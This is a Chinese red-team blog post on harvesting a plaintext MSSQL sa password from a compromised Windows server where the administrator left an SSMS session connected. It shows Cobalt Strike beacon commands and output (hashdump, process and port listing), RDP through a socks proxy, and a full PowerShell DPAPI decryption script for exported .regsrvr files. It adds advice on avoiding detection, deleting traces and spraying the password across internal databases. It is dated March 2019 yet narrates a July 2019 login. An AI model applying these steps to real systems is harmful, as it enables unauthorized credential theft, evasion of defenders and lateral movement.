内网密码搜集 [在线解密 ssms 连接密码]

实战场景:


实际渗透过程中,我们可能会偶尔遇到类似的情况,比如,你现在已经通过其他方式拿到了目标内网的一台 windows 机器的最高权限,然后你在顺手翻这台机器进程的时候,发现对方 administrator 用户的 ssms 客户端[ssms.exe 进程]正好开着呢,此时你可能就会想,咦,会不会由于管理员的一时粗心大意在这个 ssms 上面还有没断开的数据库连接呢? 而我们今天要说的正是如何通过这个已存在的数据库连接,来快速获取该连接下的明文数据库账号密码,弟兄们可能会说,既然都已经连上了,直接一条 sql 语句查出来不就行了吗,还要费个什么鸡巴劲,是的,sa 用户确实可以这么干,但如果只是个普通用户呢,还有,sql 查出来的也只是密码 hash,丢给 hashcat 跑,到底能不能跑出来也是个问题,此时,可能又弟兄又会说了,如果 ssms 客户端本地保存的就有账号密码,直接导出来不就行了,是的,没错,但万一目标 ssms 客户端压根就没保存过密码呢? 而且这种没保存密码的情况其实很常见, 尤其是一些运维管理很规范的管理员,在之前的文章中,我们已经介绍过一种无需任何数据库账号密码直接连接远程 mssql 数据库的方式,此处就再介绍另一种,就是在线解密当前正处于连接状态的数据库账号密码

利用过程如下:

如下,假设已经通过其它方式拿到了目标的一台 windows 服务器权限,然后在当前系统中发现,目标 administrator 管理员在 7 月 23 号 rdp 登了下,然后直接没有注销就断开[插掉]了,此时顺手抓了一把本地用户的密码 hash,丢到 cmd5 顺利得到 administrator 所对应的明文密码

```
beacon> shell query user
beacon> hashdump
```

```
Event Log  X | Beacon 10.1.30.77@3444  X

beacon> shell query user
[*] Tasked beacon to run: query user
[+] host called home, sent: 41 bytes
[+] received output:
 使用者名稱             工作階段名稱     識別碼 狀態     閒置時間    登入時間
 administrator                          2  已中斷連線       1:16  2019/7/23 上午 10:43

beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2e5693[redacted]5c8e5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:518b98ad4178[redacted]:::

[redacted] SYSTEM */3444 (x64)
beacon>
```



接着,我们在看目标系统进程列表的时候发现,进程里还有 administrator 的 ssms.exe 进程[说明 administrator 的 ssms 客户端此时可能正开着呢],另外,那个 notepad++后期其实也可以用来留后门,发现目标挺爱用的,此处先不多说

```
beacon> ps
```

```
Event Log  X | Beacon 10.1.30.77@3444  X

 2588  952   csrss.exe
 2760  1468  dg4msql.exe          x64   0   NT AUTHORITY\SYSTEM
 3000  1468  dg4msql.exe          x64   0   NT AUTHORITY\SYSTEM
 3008  592   svchost.exe          x64   0   NT AUTHORITY\SYSTEM
 3036  952   winlogon.exe         x64   2   NT AUTHORITY\SYSTEM
 3200  3036  dwm.exe              x64   2   Window Manager\DWM-2
 3276  3580  notepad.exe          x64   2   [redacted]\Administrator
 3312  1624  rdpclip.exe          x64   2   [redacted]\Administrator
 3444  840   SysDebug.exe         x64   0   NT AUTHORITY\SYSTEM
 3520  668   ChtIME.exe           x64   2   [redacted]Administrator
 3580  3592  explorer.exe         x64   2   [redacted]dministrator
 3604  592   msdtc.exe            x64   0   NT AUTHORITY\NETWORK SERVICE
 3932  2684  Ssms.exe             x86   2   [redacted]\Administrator
 4024  840   taskhostex.exe       x64   2   [redacted]\Administrator
 4092  1468  dg4msql.exe          x64   0   NT AUTHORITY\SYSTEM
 4912  668   WmiPrvSE.exe         x64   0   NT AUTHORITY\NETWORK SERVICE

[redacted] SYSTEM */3444 (x64)
beacon>
```


继续摸端口时发现当前系统起的也确实有 mssql 服务,那接下来要做的事情就很明显了,ssms 客户端开着,服务又起着,很自然而然的就会联想到,这个 ssms 里会不会存有因为管理员粗心而没及时断开的数据库连接呢? 既然这么想,那我们就这么尝试做下,直接冲到 administrator 的桌面去瞅瞅就知道了,因为当前只能看到进程存在,最多只能说明 ssms 客户端是开着的,至于有没有没断开的数据库连接未知,当然啦,因为连桌面相对于其它的远程连的方式,稍微敏感点,所以尽量选择目标系统没有任何用户在线的时候进行,而且动作要尽可能快,做完之后务必要记得把东西恢复原状,多说一点,有些弟兄可能会认为等那边深夜再操作会隐蔽些,其实并不然,在非工作时间,突然发起这种异常连接,反而更容易被对方的态势感知所标记,ok,废话不多讲,来看操作过程


```
beacon> shell netstat -ano | findstr /c:"ESTABLISHED" /c:"LISTENING"
```

```
Event Log  X | Beacon 10.1.30.77@3444  X

beacon> shell netstat -ano | findstr /c:"ESTABLISHED" /c:"LISTENING"
[*] Tasked beacon to run: netstat -ano | findstr /c:"ESTABLISHED" /c:"LISTENING"
[+] host called home, sent: 85 bytes
[+] received output:
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING       504
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING       804
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING       840
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:1032           0.0.0.0:0              LISTENING       1200
  TCP    0.0.0.0:1057           0.0.0.0:0              LISTENING       592
  TCP    0.0.0.0:1063           0.0.0.0:0              LISTENING       2156
  TCP    0.0.0.0:1069           0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:1092           0.0.0.0:0              LISTENING       3604
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING       2324
  TCP    0.0.0.0:1521           0.0.0.0:0              LISTENING       1468

[redacted] SYSTEM */3444 (x64)
beacon>
```


首先,把 mstsc 挂到 socks 里用 administrator 连到目标桌面

当我们成功连进去之后发现,可能真的是因为目标管理员的粗心或者懒,在对方 ssms 里真的就有一个正处于连接状态的 sa 账户[这是整个利用的关键],那接下来的事情就很流程化了,想办法在线解密这个 sa 账户的明文密码即可,具体怎么解密呢? 其实非常简单,先右键当前数据库连接,点击"注册",如下








而后依次点击"记住密码"[一定要记得勾选记住密码,因为等会儿就是从这个地方导出密码 hash 的] -> "测试"[主要是看下能不能正常连上]-> "存储",关于这个注册的意思,弟兄们完全不用把它想的多高深,这么说吧,你暂且就可以把它理解为你 xshell 里保存连接会话的那个功能,针对不同的连接建立一个单独的目录或标签便于分类识别,下次连接直接双击指定的标签即可,这样本质其实就是为了方便操作,不用每次连接的时候都要手动输入,我想我已经说明白了,之后找到菜单里的"检视"-> "已注册的服务器"




便可以看到你刚刚建好的连接标签,接下来右键该标签-> "工作" -> " 导出",将文件保存到指定目录下,后缀很特别"regsrvr",文件本质上就是个 xml 配置文件,而正是在这个配置文件里就保存的有数据库的连接账号密码,只不过这个密码是被 base64 编码过的密文,需要进一步解密才行









标签导完务必要记得及时删掉,避免被目标管理员察觉





之后上传解密脚本,对刚刚导出的那个 xml 里的 base64 密文进行解密即可,注意,此处一定要传上去在线解,其实也试过直接把保存的文件拖回来本地解,但还有点问题[dpapi 的问题吧]

```
beacon> upload /home/srongs/桌面/临时工具存放/DecryptConnString.ps1
```




解密脚本如下,因为文章更偏使用,原理细节暂不多说:

```
param(
    [Parameter(Mandatory=$true)]
    [string] $FileName
)

Add-Type -AssemblyName System.Security
$ErrorActionPreference = 'Stop'

function Unprotect-String([string] $base64String)
{
    return
[System.Text.Encoding]::Unicode.GetString([System.Security.Cryptography.ProtectedData]::Unprotect([System.Convert]::FromBase64String($base64String
), $null, [System.Security.Cryptography.DataProtectionScope]::CurrentUser))
}

$document = [xml] (Get-Content $FileName)
$nsm = New-Object 'System.Xml.XmlNamespaceManager' ($document.NameTable)
$nsm.AddNamespace('rs', 'http://schemas.microsoft.com/sqlserver/RegisteredServers/2007/08')

$attr = $document.DocumentElement.GetAttribute('plainText')
if ($attr -ne '' -and $Operation -ieq 'Decrypt')
{
    throw "The file does not contain encrypted passwords."
}

$servers = $document.SelectNodes("//rs:RegisteredServer", $nsm)

foreach ($server in $servers)
{
    $connString = $server.ConnectionStringWithEncryptedPassword.InnerText
   echo ""
   echo "Encrypted Connection String:"
   echo $connString
   echo ""
```

```
    if ($connString -inotmatch 'password="?([^";]+)"?') {continue}
    $password = $Matches[1]

   $password = Unprotect-String $password
   echo ""
   echo "Decrypted Connection String:"
    $connString = $connString -ireplace 'password="?([^";]+)"?', "password=`"$password`""
   echo $connString
   echo ""
}
```

最终得到 sa 的明文密码

```
PS C:\> .\DecryptConnString.ps1 -file ".\A.regsrvr"
```



小结:

其实,在文章开头部分已提到过,这个只能适合用于特定场景,所以,万一实战中真的就遇到了不妨一试,它只是内网密码搜集的一种方式而已,完全不用过于纠结,当然啦,如何导出保存在 ssms 中的明文密码以及原理,亦可直接去参考 zcgonvh 前辈的博客,此处不再赘述,至于后期你拿到了这个 sa 账户密码具体要去干些啥,就不展开细说了,比如,你可以拿着这个密码把整个内网的 Mssql 都快速跑一遍 等等等...对了,此处全程都是在桌面环境下进行的,所以,还是那句话,尽量不要选择在系统有用户在线的时候进行,进行的时候动作要快,在桌面里不要有过多冗余操作,另外,弟兄们可以去自行研究下这种注册操作是不是也可以直接在 cmd 下进行,ssms 应该会有对应的命令行工具,ok,都比较简单,此处就不多废话了,有任何问题,欢迎弟兄们及时反馈,祝好运😊

更多高质量精品实用干货分享,请扫码关注个人 **微信公众号** ,或者直接加入 **小密圈** 与众多资深 apt 及红队玩家一起深度学习交流 :)

微信公众号

加入小密圈 [注：心智不成熟，准备进来偷完资料就跑的贼， 乱七八糟的人， 请不要来,谢谢]

By klion

2019.3.6